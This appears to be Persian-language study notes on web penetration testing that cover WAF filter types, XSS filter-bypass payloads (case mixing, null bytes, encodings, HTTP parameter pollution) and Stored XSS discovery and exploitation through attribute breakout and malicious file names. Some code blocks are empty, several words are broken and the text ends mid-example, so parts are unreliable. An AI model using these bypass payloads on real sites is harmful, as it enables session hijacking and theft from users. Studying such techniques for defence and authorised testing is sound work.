2. **Behavioral-based Filters**: در این نوع فیلتر، سیستم به رفتار و فعالیت ها توجه میکنه و تشخیص میده که ایا این فعالیت ها و رفتار درست هست و یا یه جای کارش میلنگه. در صورتی که تشخیص بده یه جای کار میلنگه سریعاً اقدام به بلاک کردن میکنه. اگه بخواه مثل بزنم (این مثال رو دارم از خودم در میکنم و نمیدونم درسته یا نه) سیستم تشخیص انسان اینستاگرام یکی از متدهاش همین هست. در صورتی که شما توی اینستاگرام رفتارتون طوری باشه که به انسان شباهتی نداشته باشه و بیشتر رباتات گونه رفتار کنید، سیستم تشخیص میده و سریعاً شما رو Block میکنه. در سیستم reCAPTCHA گوگل هم رفتار کاربر انالیز میشه.

3. **Heuristic-based Filters**: این نوع فیلتر شباهت‌هایی با Signature-based Filter دارد و لی تفاوتش هم فاحشه. این سیستم بر اساس پترن‌ها و Signature هایی که بهش میدن کار میکنه، درست به مانند Signature-based Filter ها با این تفاوت که از خویش ابتکار به خرج میده و برخلاف Signature-based که رفتار مخرب باید دقیقاً با پترنی که داره مچ باشه، در این نوع کافیه که شباهتی وجود داشته باشه تا سریعاً سیستم تشخیص بده.

4. **Machine Learning-based Filters**: این نوع فیلتر کردن بر اساس هوش مصنوعی و ماشین لرنینگ هست و در حقیقت به سیستم تشخیص دهنده مجموعه خیلی زیادی از فعالیت‌های مخرب و مشکوک، رو مشناسون و سیستم به جایی میرسه که خودش میتوونه میزان مشکوک بودن و مخرب بودن یک فعالیت رو تشخیص بده. برخی از WAF های امروزی و مدرن به این سیستم مجهز هستند و اقعاد برخی اوقات کار رو بدجور میبیچون.

5. **Content-based Filters**: این نوع سیستم، محتوا رو مورد بررسی و تحلیل قرار میده و میتوونه محتوای مخرب رو از محتوای سالم تشخیص بده. مثلایک محتوای یک فایل یا ایمیل ارسال رو بررسی میکنه و تشخیص میده که ایا این فایل یا ایمیل مخرب هست، قصد فیشینگ داره، قصد اجرای کهای مخرب داره یا سیستم فیلتر جیمیل از همین مکانیزم به همراه مکانیزم های دیگه برای تشخیص ایمیل های Spam و مخرب استفاده میکنه.

6. ... شاید نیاز نباشه که شما همه این سیستم‌ها رو بشناسید و طریقه ساز و کار اونها رو بدونید ولی برای اگاهی بیشتر نسبت به عمل Filtering و همچنین اینکه خودم یاد بگیرم گفتم که بیام و اونها رو بگم. اما عمدۀ کار ما توی هانت و تست نفوذ، سرو کله زدن با Signature-based Filter هاست. ما باید بتونیم این سیستم رو دور بزنیم؛ البته گاهی اوقات ممکن هست که با برخی دیگه مثل Behavioral-based Filter ها هم روبرو بشیم. حالا که فهمیدیم اینا چی هستند برم سروقت روش هایی که نیاز داریم تا بتونیم بایپس کنیم. من طبق یه مقاله توی PortSwigger مینویسم که ادرسش رو زیر اوردم.

<https://portswigger.net/support/bypassing-signature-based-xss-filters-modifying-html>

1. **The Tag Name**: برخی اوقات پیش میاد که یک سیستم فیلترینگ مثل WAF نسبت به نام Tag ها حساسیت داشته باشه. یک سیستم خلی ضعیف رو میتوینیم با ترکیب کردن حروف کوچک و بزرگ بایپس کنیم. ابتدایی ترین کاری که باید انجام بدیم همینه و بینیم که ایا باز هم ایراد میگیره یا نه. مثلًا:

```
<iMg onerror=alert(1) src=a>
```

شاید هم نیاز نباشه که اصلاً نام تگ رو یه چیز دلخواه بزاریم و در Event Handler تعریف شده براش اسکریپتمن رو تزریق کنیم

```
<x onerror=alert(1) src=a>
```

گاهی هم شاید نیاز نباشه که یک Null Byte به پیلودمون و یا نام تگمون اضافه کنیم و شاید بتونیم فیلتر رو دور بزنیم :

```
<[%00]img onerror=alert(1) src=a>
```

2. **Space Following the Tag Name**: میشه بعضی اوقات کاراکتر هایی رو مابین نام تگ و اولین Attribute اون تگ قرار داد و اینطوری پیلود رو برای WAF نامهوم کرد در حالی که توسط مرورگر رندر هم بشه. یکی از این کاراکتر ها / هست. شما میتویند به جای فاصله بعد از نام تگ این کاراکتر رو قرار بدید و همچنین میتویند از /XXXX / هم بعد از نام تگ به جای فاصله استفاده کنید و یک عبارت بی معنا رو بنویسید که در صورتی که در WAF رو نام تگ مثل <script> دقيقاً همین عبارت، حساس بود با تغییر به <script/ABCD/> حساسیتش رو از بین ببرید.

```
<img/onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

3. **Attribute Delimiters**: توی HTML ما میتوینیم فاصله ما بین Attribute های یک تگ رو هم برداریم و به جاش از ' " کاراکتر استفاده کنیم. وقتی که مقدار یک Attribute رو مابین " " قرار دهیم نیازی نیست که فاصله بین اون و Attribute رو قرار بدیم :

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
```

حتی توی مرورگر IE ما میتوینیم به جای "" مقادیر رو توی `` قرار بدیم و معمولاً WAF ها نسبت به `` حساسیت کمتری دارند تا ""

```
<img onerror=`alert(1)`src=a>
```

این روش کجا کاربرد داره؟ زمانی که XSS Filter جلومن نسبت به نام یک Attribute حساس باشه و توی پترنش گفته باشه که هر Attribute که با on شروع شده باشه مشکوک هست. اینطوری زمانی که ما به عبارت قبلی میچسبونیمش، نام Attribute غیر خوانا میشه.

با ترکیب این مورد و موردای قبلی میتوینیم یه پیلودی رو بسازیم که بتونه فیلتر های ساده رو بایپس کنه.

4 ...

بینید اگه بخوایم درمورد بایپس کردن پیلود های XSS صحبت کنیم باید صدها صفحه بنویسیم و هر کدام را توی جای خودش به صورت کامل بررسی کنید و این به شدت خسته کننده خواهد بود و در نهایت هم فزار هست و از یادمان میره. یکی از کارایی که معمولاً انجام میدن اینه که لیستی از پیلود هارو بر میدارن و Fuzz میکنند بینن کدامش توسط WAF بلاک نمیشه و پیلود اصلیشون رو بر طبق همون میسانن و یا اصن از همون به عنوان POC توی گزارششون استفاده میکنند.

اما بریم سروقت برخی مکانیزم های بایپس کردن دیگه . فرض بگیرید که یه پیلود داریم به شکل زیر :

```
alert()
```

WAF جلوی ما نسبت به این عبارت حساسه و سریعاً با دیدن این عبارت درون یک درخواست اون رو Drop میکنه . توی زبان Java Script ما اینکدینگ ها و عبارات Escape مختلفی رو داریم که میتوانیم این پیلود رو تبدیل کنیم به اونها و اجرا بشه . Java Script رو میشه به Unicode و هم چنین Hexadecimal نوشته و در هر دو صورت اجرا میشود . مثل میتوانیم به جای پیلود بالا عبارت زیر بنویسیم :
 \u0061\u006c\u0065\u0072\u0074()

علاوه بر این ما میتوانیم بیایم و URL Encode هم کنیم و به شکل زیر درش بیاریم :

```
%5Cu0061%5Cu006C%5Cu0065%5Cu0072%5Cu0074%28%29
```

همچنین میتوانیم از HTML Entity ها هم استفاده کنیم و کدمون رو به اون تبدیل کنیم . البته دقت کنید که HTML Entity ها شامل کاراکتر # میشوند و توی URL هر چیزی بعد از # به عنوان Fragment شناخته شده و به سمت سرور نمیرود . من نمیدونم کجا میخواهد استفاده کنید ولی مرورگر عبارت زیر رو به عنوان alert() شناسایی میکنه :

```
&#x25;5Cu0061&x25;5Cu006C&x25;5Cu0065&x25;5Cu0072&x25;5Cu0074&x25;28;&x25;29
```

خب حالا چرا این اینکدینگ ها کار میکنن؟ تاجایی که من خوندم، بروزرهای زیر رو روی کدهای صفحه اعمال میکنن :

Decode HTML Entities > URL Decoding > Normalize Unicode Escapes > Plain Text

یعنی اینکه، در صورتی که توی پاسخ عباراتی باشه ابتدا سعی میکنه که HTML Entity ها رو دید کنه، سپس URL ها رو Decode میکنه و در نهایت Unicode ha Normalize میکنه تا به Plain Text تبدیل بشن . احساسی که دارم اینه که روی این موضوع تسلط کافی ندارم و واسه همین تلاشم بر اینه که زیاد اظهار نظر نکنم تا از بیان اشتباه جلوگیری کنم و خودتون میتوانید از منبع زیر مطالب مربوطه رو بخونید و نتیجه گیری کنید :

<https://www.vol�is.com.au/blog/bypass-xss-in-wafs/>

حالا که تا اینجا او مدیم بزار دمورد استفاده از HPP یا همون HTTP Parameter Pollution برای بایپس کردن برخی از فیلتر ها صحبت کنیم . اگه یادتون باشه یکی از اولین حفرات امنیتی که با هم بحث کردیم همین خانم HPP بود . حالا چرا خانم؟ چون تا الان همه رو اقا صدا کردیم گفتم اینو مونث جلوه بدیم . اگه شما بتوانیم توی یک درخواست GET حفره امنیتی HPP رو پیدا کنید و حس کنید که اگه WAF جلوی XSS تون رو نگیره اجرا میشه میتوانید از این حفره امنیتی برای اسکیلویت کردن XSS بهره بگیرید . فرض کنید که پارامتر foo در درخواست زیر HPP داره :

```
GET /?foo=val1&foo=val2 HTTP/1.1
Host: example.com
```

یعنی درخواست بالا هم مقدار val1 که در foo اول هست رو بر میگردونه و هم مقدار val2 که توی foo دوم هست و هر دو رو به شکل زیر روی صفحه میتویسیه :

```
val1val2
```

شما میتوانید بیاید و پیلودتون رو دو قسمت کنید و قسمت اول رو توی foo اول و قسمت دوم رو توی foo دوم قرار بید . به شکل زیر :

```
GET /?foo=<script%20&foo=>alert()</script>
Host: example.com
```

در نهایت در پاسخ چیزی که بر میگرده به شکل زیر است :

```
<script>alert()</script>
```

و این توسط مرورگر رندر میشه و alert اجرا خواهد شد .

فک کنم تا همینجا درمورد بایپس ها کافی باشه و اگه چیزی هم بخواه بگم در توضیحات اسیب پذیری های بعدی خواهم گفت .

طریقه رفع اسیب پذیری XSS Reflected چیه؟ قانونا ما به عنوان یک پنتر باید بدونیم که یه اسیب پذیری رو چطوری و از طریق چه امکاناتی باید رفع کنید و این مورد هم باید در گزارشاتمنون بیان کنیم . XSS و در حقیقت هر XSS دیگه ای رو میشه به چند روش حل کرد و یا اکسپلولیت شدنش رو دشوارتر نمود . حقیقت امر اینه که همون مواردی که به عنوان موانع اکسپلولیت شدن این حفره امنیتی گفتیم مواردی هستند که قرار در ادامه داشته باشیم و فقط من دیگه از توضیح دادنشون پرهیز میکنم و فقط نام میبرم :

Input Sanitization	.1
Input Validation	.2
Content Security Policy (CSP)	.3
HttpOnly Cookies	.4
WAF and XSS Filters	.5
Server Side Hardening	.6
Browser Security Mechanism	.7
X-XSS-Protection HTTP Header	.8
Template Engines	.9

در ادامه هم هر جا که نیاز بود موارد بالا رو بگم، فقط نام میبرم و از توضیحات تکراری خودداری میکنم چرا که خسته شدم :)

حفره امنیتی Stored XSS چیه؟ طبق گفته PortSwigger که ما بهش اعتماد داریم، Stored XSS زمانی رخ میده که یک وب اپلیکیشن داده ای رو از یک منبع ناشناس دریافت کنه و بعدا در پاسخی که به کاربرانش میده اون داده رو نشون بده. این داده زمانی خطر ناک محسوب میشه که حاوی اسکریپت های مخرب باشه و در پاسخی که یک وب اپلیکیشن بعدا به کاربرانش میده قرار داده بشه و وقتی که کاربران اون رو دریافت میکنند، اسکریپت مخربی که منبع ناشناس به وب اپلیکیشن داده، توی پاسخ به سمت کاربر ارسال بشه و توسط مرورگر کاربران رندر شود. به Persistent XSS چیزهای دیگه مثل Stored Second-Order XSS یا Persisitent XSS هم میگن.

حالا برای سروقت معنی که خودم میخوام بدم. زمانی که یک وب اپلیکیشن از یک مهاجم اطلاعاتی رو دریافت کنه و اون اطلاعات رو توی پایگاه داده یا فایل یا ... ذخیره کنه و زمانی که یک کاربر میاد و یک درخواست به یک URL از اون وب اپلیکیشن میزن، این اطلاعات مهاجم هم در پاسخ به سمت کاربر ارسال بشه و اگه ورودی مهاجم حاوی اسکریپت باشه، زمانی که پاسخ توسط مرورگر کاربر دریافت و رندر میشه، اسکریپت مهاجم هم رندر شود.

حالا شاید فکر کنید که، این یعنی چه؟ چطوری میشه که مهاجم اطلاعاتی رو از خودش به سمت وب اپلیکیشن ارسال کنه و وب اپلیکیشن اون رو ذخیره کنه و در درخواست های کاربران دیگه به اونها بده؟ خیلی از قسمت ها میتوانه چنین کاری رو انجام بده که در اینده باهشون کاملا اشنا خواهیم شد ولی برای روشن تر شدن قضیه یک مثال میزنم:

فرض کنید که یک وب اپلیکیشن داریم و برای هر پست قسمتی داره که میشه کامنت گذاشت و کامنت شما پس از اینکه به سمت وب اپلیکیشن میره، زیر پست نشون داده میشه. حالا اگه شما بباید و یک اسکریپت رو توی بدنے کامنت خودتون قرار بدم و وب اپلیکیشن اون رو به عنوان کامنت جدید قبول کنه و در زیر اون پست فرارش بده، میتوانه توسط مرورگر رندر بشه و XSS رخ بده. حالا هر کاربری که بباید و از این پست دیدن کنه، اسکریپت توی کامنت شما برای اون هم اجرا میشه و شما میتوانید روی مرورگر اون کاربر کنترل داشته باشد. برایم توی کد مثال رو ببینیم، درخواست زیر از سمت کاربر برای ثبت کامنت ارسال میشه:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-
user.net
```

بدنه درخواست رو میبینید که شامل postId, comment, name, email هست و مقادیرشون. وقتی این کامنت تایید میشه هر کاربری که پست با id=3 رو دیدن میکنه برای این کامنت ثبت کامنت ارسال میشه:

```
<p>This post was extremely helpful.</p>
```

حال اگه وеб اپلیکیشن هیچگونه Sanitization و Validation رو مولفه comment یا hrm کدوم که توی صفحه نشون داده میشه انجام نده یک مهاجم میتوانه بباید و پیلود خودش رو تزریق کنه، به شکل زیر:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100

postId=3&comment=%3Cscript%3Ealert()%3C%2Fscript%3E&name=Carlos+Montoya&email=carlos%40normal-
user.net
```

و وقتی که کامنت توی صفحه به نمایش در بباید به شکل زیر خواهد بود (میدونیم که محتوا URL Encode شده ارسال میشون):

```
<p><script>alert()</script></p>
```

احتمالاً خیلی زیاد هست که اون تگ <script> توسط مرورگر رندر بشه و منجر به XSS میشود. میبینید، در نهایت همه XSS ها به تزریق می انجامه و XSS یک حفره امنیتی تزریقی هست و تنها نقاوت در شیوه تزریق شدن هست که موجب تقسیک انواع XSS از هم میشه.

اما علت بوجود امدن Stored XSS چی میتوانه باشه؟ ببینید، ورودی که قراره توجه مهاجم تزریق بشه باید توی یه جایی ذخیره بشه تا بعدا توی پاسخ یکی از درخواست ها قرار بگیره و کاربری که درخواست فرستاده رو الوده کنه. میخوام دلایل به صورت Flow بگم و ببینید که مشکل میتوانه از کجاها باشه.

- مهاجم ورودی رو وارد میکنه و این ورودی توسط WAF یا وب سرور Validate و Sanitize نمیشه و ورودی مخرب مهاجم وارد وب اپلیکیشن میشه.

- وب اپلیکیشن ورودی مهاجم رو میخواهد توی پایگاه داده یا فایل و یا هر چیز دیگه ذخیره کنه و موقع ذخیره سازی اون رو و وب اپلیکیشن ورودی مهاجم رو میخواهد توی پایگاه داده یا فایل و یا هر چیز دیگه ذخیره کنه و موقع ذخیره سازی اون رو و همین موجب ذخیره شدن پیلود مخرب مهاجم توی پایگاه داده یا فایل میشه.

وقتی که یک کاربر درخواست یک Resource میکنه که از قضا پیلود مخرب مهاجم که قرار توش بازتاب بشه، وب سرور نمیاد و خروجی رو Encoding نمیکنه و سعی نمیکنه که کاراکتر هایی که نباید توسط مرورگر رندر شود رو Encode یا Escape کنه.

در نهایت ورودی مخرب مهاجم به صورت خام و Sanitize نشده در پایگاه داده وب اپلیکیشن ذخیره میشه و وب اپلیکیشن اون ورودی رو به صورت خام و بدون Escaping و Encoding به کاربران درخواست کننده نشون میده و همه رو الوده میکنه.

دقت کردید یه چیزی رو؟ علت اصلی حفره امنیتی XSS در حقیقت XSS نشدن ورودی هاست و توی طول این جزوه ما به کررات در موردش حرف زدیم و بیانش کردیم.

تأثیرات و Impact های حفره امنیتی Stored XSS چیا هستند؟ بر خلاف Reflected XSS که تنها یک کاربر رو به صورت Sniper یعنی تک تیر (): مورد هدف قرار میداد، حفره امنیتی Stored XSS کاربران رو به صورت گله ای مورد هدف قرار میده و این یعنی اینکه یک Stored XSS بسیار خطرناک تر از Reflected XSS محسوب میشه. حالا چرا کاربران زیادی رو الوده میکنه؟ چون مهاجم پیلود خودش رو توی پایگاه داده و وب اپلیکیشن ذخیره میکنه و در یک درخواست اون رو بازتاب میده و ممکن هست که Resource الوده شده به پیلود مهاجم رو کاربران زیادی درخواست بدن و همه اونها الوده شوند. اما اگه بخوایم مواردی رو از Impact این اسیب پذیری ذکر کنیم به همون مواردی که قبلا اشاره کردیم اشاره خواهیم کرد.

1. Data Theft: در مورد Stored XSS، یک مهاجم با اکسپلولیت کردن میتوانه داده های حساس و حیاتی تعداد خیلی زیادی کاربر رو بذزده. اطلاعاتی مثل ... Credentials.

2. Session Hijacking: از طریق این حفره امنیتی یک مهاجم میتوانه یک حمله Session Hijacking خوب رو روی کاربران یک وب اپلیکیشن اجرا کنه و همه حساب های کاربری اونها رو Hijack نماید.

3. Website Defacement: بله، یکی از ساده ترین و بیخود ترین کارهایی که میتوانه انجام بشه همین دیفیس کردن اون صفحه الوده شده هست که به شدت هم کار الکی محسوب میشه ولی خیلی راحت شدنیه.

4. Phishing Attack: مهاجم به راحتی میتوانه کاربران رو به صفحات فیشینگ ریدایرکت کنه و اطلاعات حساس بانکی و ... اونها رو بذزده.

5. Malware Distribution: بله، مهاجم میتوانه بد افزار خودش رو از طریق Stored XSS برای کاربران بفرسته و از طریق تکنیک هایی مثل Drive-by Download اونها رو روی سیستم کاربران اجرا کنه. این مسیب به Reflected XSS نسبت به Malware Distribution محسوب میشه چرا که تعداد کاربران زیاد تری رو میتوانه درگیر کنه و هدف یک بد افزار در قدم اول پخش شدن زیاد هست.

اینوه هم بگم که از طریق XSS یک مهاجم میتوانه یک اسکریپتی رو روی مرورگر کاربر قرار بده که به مانند Keylogger عمل میکنه و تمام کلید هایی که کاربر وارد میکنه رو ذخیره و برای مهاجم بفرسته. این هم به نوعی بدافزار محسوب میشه. توی کتاب Cross Site Scripting Attack XSS Exploits and Defense این مواد را در اشاره شده است.

6. SEO Manipulation: این Impact چرتیه ولی خوب ممکن هست که یک مهاجم برای لطمہ زدن به یک وب اپلیکیشن اقدام به دستکاری تگ های مربوط به SEO نماید. این مسیب به Reflected XSS اهمیت بیشتری داره چرا که یکی از

7. CSRF Attack: بهترین Impact به نظر همین هست. حملات CSRF بسیار خطرناک و حیاتی ممکن هست که باشد و XSS فارغ از نوعش تمام مکانیزم های امنیتی در مقابل CSRF Attack رو از بین میره و CSRF Attack رو ممکن میسازه.

8. Using Victims as Proxy: این Impact هم در Stored XSS نسبت به Reflected XSS اهمیت بیشتری داره چرا که یکی از ارکان این Impact تعداد بالای کاربران هست که توی XSS بدبست میاد. بله میتوانه کاربران رو به عنوان Proxy برای انجام حملات دیگه، دسترسی به Resource های خاص و ... مورد سواستفاده قرار بده.

9. RCE in one case: درمورد این مقدار کمی صحبت کردیم و در اینده سعی خواهیم کرد بیشتر توضیحش بدم ولی گفتیم که در برخی موارد مثل حفره امنیتی Prototype Pollution، میتوانیم از طریق XSS به RCE برسیم. موردش بسیار خاص و کمیاب هست ولی شدنیه.

10. Copy/Paste Hijacking: یکی دیگه از موارد Impact این هست که مهاجم میتوانه توی Clipboard کاربران الوده شده دست برده و تغییرات اعمال کنه و حتی موارد ذخیره شده اونجا رو هم بخونه و شاید اطلاعات حساسی بدست بیاره.

11. ...

بینید در کل XSS یک حفره امنیتی با Impact های زیاد و متنوعی هست و چون که جاواسکریپت توی دخیل هست شما میتوانید هر کاری رو که جاوسکریپت بهتون اجازه میده انجام بدهید و تمام شدت اکسپلولیت بسته به دانش شما نسبت به JavaScript داره، پس سعی کنید این زبان برنامه نویسی محبوب ولی نه چندان ساده رو یاد بگیرید.

یه چیزی دیگه هم بگم که چرا XSS نسبت به Reflected XSS خطرناک تر محسوب میشه !! توی XSS نیاز بود که مهاجم از طریق Social Engineering لینک الوده رو به کاربر بده و این مورد توی XSS لازم نیست و نیاز نیست که مهاجم Social Engineering کنه، مگر اینکه یک کاربر خیلی خاص رو منظر داشته باشه و صفحه الوده رو بهش بده تا باز کنه.

حفره امنیتی **XSS Stored** را کجا میتوانیم پیدا کنیم؟ اگه بخواه به صورت کلی بگم، هر جایی که شما داده ای رو وارد میکنید و اون داده در پایگاه داده وب اپلیکیشن ذخیره میشه و در یک پاسخ نشون داده میشه، میتوانید حفره امنیتی **XSS Stored** رو پیدا کنید. اما اینکه خیلی کلی بود ولی اگه بخواه یه خورده جزیی تر بهش بپردازم به لیست زیر توجه کنید:

توضیحات: Input Fields: توابعی که برای دریافت اطلاعات از کاربر مورد استفاده قرار می‌گیرند. این شامل فیلدهای نام و پسورد، ایمیل و شماره تلفن می‌شوند.

توی پایگاه داده ذخیره میشه و یه جایی توی یک صفحه بازتاب میشه رو بررسی کنید. مثلا، فرض بگیرید که توی یک وب اپلیکیشن امکان ساخت حساب کاربری وجود داره. کاربر وقتی حساب کاربری رو میسازه میتونه پروفایل خودش رو طراحی کنه، نام نمایشی پروفایل، نام کاربری، بیوگرافی، تصویری پروفایل و ... هر کاربر میتونه پروفایل کاربران دیگه رو ببینه و درمورد اونها آگاهی داشته باشد. این کارها را میتوان با استفاده از داده های ذخیره شده در پایگاه داده انجام داد. این داده های ذخیره شده میتوانند در فرآیند ایجاد کاربر جدید در پایگاه داده مورد استفاده قرار گیرند.

نیازی نداشته باشد. ممکن است در اینجا می‌توانید محتوا را در خارج از صفحه اینجا ذخیره کنید و آنرا در آینده برای استفاده داشتید.

HTTP Headers: تویی وب اپلیکیشن معنو لا ممکن هست که اطلاعاتی از کاربران به عنوان لاگ ذخیره شه. این اطلاعات متنونه

شامل ... IP Address (X-Forwarded-For header), Username, User-Agent, Referer

در یک صفحه در پنل ادمین برای ادمین ها نشون داده میشه و میتونن مستعد حفره امنیتی Stored XSS باشند چرا که توسعه

دهنگان معمولاً روی پنل های ادمین به علت اینکه دسترسی عمومی بهشون نیست زیاد مباحث امنیتی مثل XSS را پوشش نمیدن و شما باید توی این مولفه ها پیلود های خودتون رو تزریق کنید و منتظر نتیجه باشید. در حقیقت هکر ها اومدن و نام این حفره امنیتی رو Blind-XSS گذاشتند چرا که امکان تست کردن مستقیم برای مهاجم وجود نداره و فقط از طریق اجرا شدن پیلود میتوانه متوجه شوند.

3- File Managers: شاید بک وب اپلیکیشن امکان این داشته باشد، اما در اختیار کاربر قرار نداشته باشد. ممکن است که منجر به وجود سسه ولی حب بار هم میتوین بحیم که، **Stored XSS** یک نوع XSS است.

Stored XSS بشه . مهاجم میتونه سعی کنه یک فایل حاوی اسکریپت رو اپلود کنه و در دسترسی بقیه قرار بد و منجر به Stored XSS بشه . باید بررسی کنیم .

همچنین توى اين موارد باید نام فایل ها رو هم مورد بررسی قرار بدم، يعني چی؟ فرض کنيد که شما يک فایل به نام myfile12.jpg رو اپلود ميکنيد و اين فایل به همين نام توى وب اپليکيشن اپلود ميشه و وقتی قرار هست که نشون داده بشه، از طریق يک تگ img به شکل زير در صفحه قرار داده ميشود:

```

```

میتوانید که نام فایل به صورت چیزی که اپلود شده بازتاب داده شده است. شما میتوانید سعی کنید که نام فایل رو به یک پیلود XSS تبدیل کنید مثلًا اپلود زیر:

X"/onerror="alert()"/data=".jpg

بعد فایل به شکل زیر توی صفحه رندر میشه :

```

```

حال اگه صفحه نشون دادن تصویر باز بشه (`alert()`) اجرا خواهد شد. جالب بودا  این مورد همون مورد تصویر پروفایله که گفتم. یه نکته ای که توی اسم فایل قابل توجه است اینه که توی ویندوز ما نمیتوnim نام فایلی رو حاوی کاراکتر های ... , / , > , < قرار بدیم ولی توی لینوکس میتوnim چنین کاری کنیم. نکته طلایی این موضوع اینه که شاید نتوnim توی ویندوز چنین فایلی رو بسازیم ولی نمیتوnim فایلی که توی لینوکس با این اسم ساخته شده رو توی ویندوز کپی و Paste کنیم. این مورد رو درمورد این روش اکسپلوبیت مد نظر قرار بدید.

4. Forum/Message Board: یک وب اپلیکیشن رو فرض کنید که به کاربرانش اجازه تبادل پست و مطلب رو میده. پست های نوشته شده کاربران توی پایگاه داده ذخیره میشه و هر کاربر توی صفحه خودش پست هاش نشون داده میشود. مهاجم میتوانه بیاد و سعی کنه توی فرم فیلد های پست هاش اسکریپت های مخرب تزریق کنه و هر کسی که پست هاش رو دید الوده بشه.

5. Logs: یک مورد از لاگ رو توی قسمت **HTTP Headers** گفته شده میتونه موارد بیشتری رو شامل بشه. مثلاً شما وقتی تلاش میکنید برای لاگین کردن، اگه تعداد دفعات تلاشتون زیاد شد، ممکن هست که وب اپلیکیشن برای ادمین لاگ بندازه و بگه که یه کاربر تلاش داشته با نام کاربری فلان به تعداد دفعات فلان لاگین کنه. این متغیرها و مولفه های ذکر شده توی لاگ ها میتوانن اسیب پذیر به Stored/Blind XSS باشند.

... .6

به طور کلی گفته شده که شما دیدی داده هایی که وارد میکنید در پایگاه داده ذخیره میشوند و برای دیدن عموم قرار داده میشند. منجر به XSS Stored بشه . باید تمام ورودی ها را بررسی و تست کرد.

چطوری باید کشف کنیم که یه ورودی اسیب پذیر هست یا خیر؟ با تزریق پیلود، شما باید پیلود خودتون رو متناسب با ساختار جایی که قراره پیلود توش قرار بگیره بنویسید و بعد هم اون رو به سمت وب سرور بفرستید. اینجا دو حالت پیش میاد. یا شما میتوانید صفحه بازتاب کننده پیلودتون رو ببینید، مثلاً کامنت های زیر یک پست یا اطلاعات صفحه پروفایل و ... در این حالت میتوانید ببینید که ایا پیلود اجرا میشه یا خیر.

در حالت بعدی اینه که پیلود ذخیره میشه ولی صفحه بازتاب کننده برای شما قابل مشاهده نیست، مثلاً صفحه لاگ هایی که سمت ادمین قابل دسترسی هست یا صفحه مربوط به ارسال تیکت و ... در حالت اول که میتوانید به صفحه الوده دسترسی داشته باشید راحت تر میتوانید پیلود نظرتون رو بسازید چرا که هم میتوانید اجرا شدنش رو تست کنید و هم به محتوا و ساختار صفحه دسترسی دارید و میتوانید بر اساس اون پیلودتون رو بسازید ولی در حالتی که نمیتوانید و به عبارتی دیگه حالت **Blind-XSS** هست شما نه ساختار صفحه الوده رو دارید و نه دسترسی بهش و نوشتن پیلود بسیار سخت تر خواهد بود . به همین خاطر پیشنهاد بر اینه که حالات مختلف رو در نظر بگیرید و پیلودتون رو بر اساس اون ها تزریق کنید .

طریقه اکسلپولیت کردن اسیب پذیری **Stored-XSS** چطوریه؟ بعد از اینکه نقطه اسیب پذیر رو پیدا کردیم و دیدیم که اره این نقطه اسیب پذیر هست و یا **Blind-XSS** بود و نتونستیم اسیب پذیر بودن یا نبودنش رو تشخیص بدیم، به هر حال باید سعی کنیم که پیلودمون رو تزریق کنیم تا بتونیم **Impact** بگیریم و بانتی دریافت کنیم و یا توى گزارشمن بنویسیم . ببینیم شما ابتدا باید پیلودتون رو بسازید، برای ساخت پیلود های **XSS** باید به ساختار سند **HTML** دقت کنیم . چند حالت پیش میاد که فقط برای **Stored XSS** بلکه برای همه انواع **XSS** خواهد بود .

- شما توانایی تزریق به وسط یک تگ رو پیدا میکنید . فرض کنید یکی از ورودی های شما پس از ذخیره سازی توى پایگاه داده در قسمت **Attribute** های یک تگ افزوده میشه و شما میاید و یک اسکریپت رو تزریق میکنید و میبینید که بله، اسکریپت شما به قسمت **Attribute** های یک تگ اضافه شده و کار نمیکنه . مثلاً شما یک تصویر پروفایل با نام **myprofile.png** اپلود میکنید و این تصویر در صفحه پروفایل شما که واسه همه قابل دیدن هست به شکل زیر در یک تگ **img** نشون داده میشه :

```

```

شما میاید و نام تصویر پروفایل خودتون رو یه چیزی به شکل زیر قرار میدید :

```
<script>alert()</script>.png
```

و تگ **img** توى صفحه پروفایل شما اون رو به شکل زیر نمایش میده :

```

```

ولی قانوناً تگ اسکریپت شما کار نمیکنه چون که وسط دوتا " و همچنین وسط قسمت **Attribute** های یک تگ قرار گرفته و ساختار **HTML** رعایت نشده است . در این موقع شما یا میتوانید تگ **img** رو بشکنید و اسکریپت خودتون رو خارج از اون تگ تزریق کنید، به چه شکل؟ باید تگ **img** رو **Escape** کنید . مثلاً نام تزریق رو یه چیزی به شکل زیر قرار بدید :

```
" /><script>alert()</script>.png
```

این موجب میشه که ساختار به شکل زیر در بیاد :

```
<script>alert()</script>.png" ... />
```

میبینید که تگ **script** شما از تگ **img** جدا شده و تگ **img** هم به صورت درست بسته شده است . مشکلی توى اون قسمت بعد از **script** هست ولی توى اجرای اسکریپت تزریقی شما دخالتی نخواهد کرد .

حالت دیگه ای که میتوانید انجام بدید اینه که اسکریپت خودتون رو توى یک **Event Handler** در قسمت **Attribute** های تگ **img** (توى مثال بالا) قرار بدید . درمورد **Event Handler** ها گفتم که خصیصه هایی هستند که یک رویداد رو تعریف میکنند و در حینی که اون رویداد رخ بده، اسکریپتی رو اجرا میکنند . نام این **Attribute** ها با **on** شروع میشه، مثلاً ... **onclick**, **onmouseover**, **onkeypress**, **onkeydown**, **onkeyup**, ... شما میتوانید پیلود خودتون رو توى این **Event Handler** ها قرار بدید . در مثال بالا ابتدا باید بیایم و از " خارج شیم و به عبارتی دیگه " رو **Escape** کنیم و بعدی توى یک **Event Handler** سعی کنیم اسکریپت خودمون رو تزریق کنیم . مثلاً توى تگ **img** **onclick** نام تصویر پروفایلمون رو به شکل زیر در میاریم :

```
" onclick="alert()" data=".png"
```

این نام تصویر توى تگ **img** صفحه پروفایل به شکل زیر در میاد :

```

```

به همین جذابی، حالا اگه یک کاربر بیاد و روی تصویر پروفایل ما کلیک کنه **alert()** اجرا خواهد شد .
خب این بود حالت های تزریق پیلود به وسط یک تگ **HTML** .

- ما قادر به تزریق پیلود به قسمت مقدار یک تگ هستیم . فرض کنید که شما توانایی تغییر یک مولفه به نام بیوگرافی توی صفحه پروفایلتون دارید . شما میاید و مقدار این مولفه رو چیزی به شکل زیر قرار میدید :

```
Hello, I am groot :)
```

بعد از اینکار ، بیوگرافی شما توی صفحه پروفایلتون به شکل زیر توی یک تگ <div> قرار میگیره :

```
<div id="bio" ...>Hello, I am groot :)</div>
```

حال میاید و یک تگ اسکریپت به عنوان مقدار بیوگرافی قرار میدید . به شکل زیر :

```
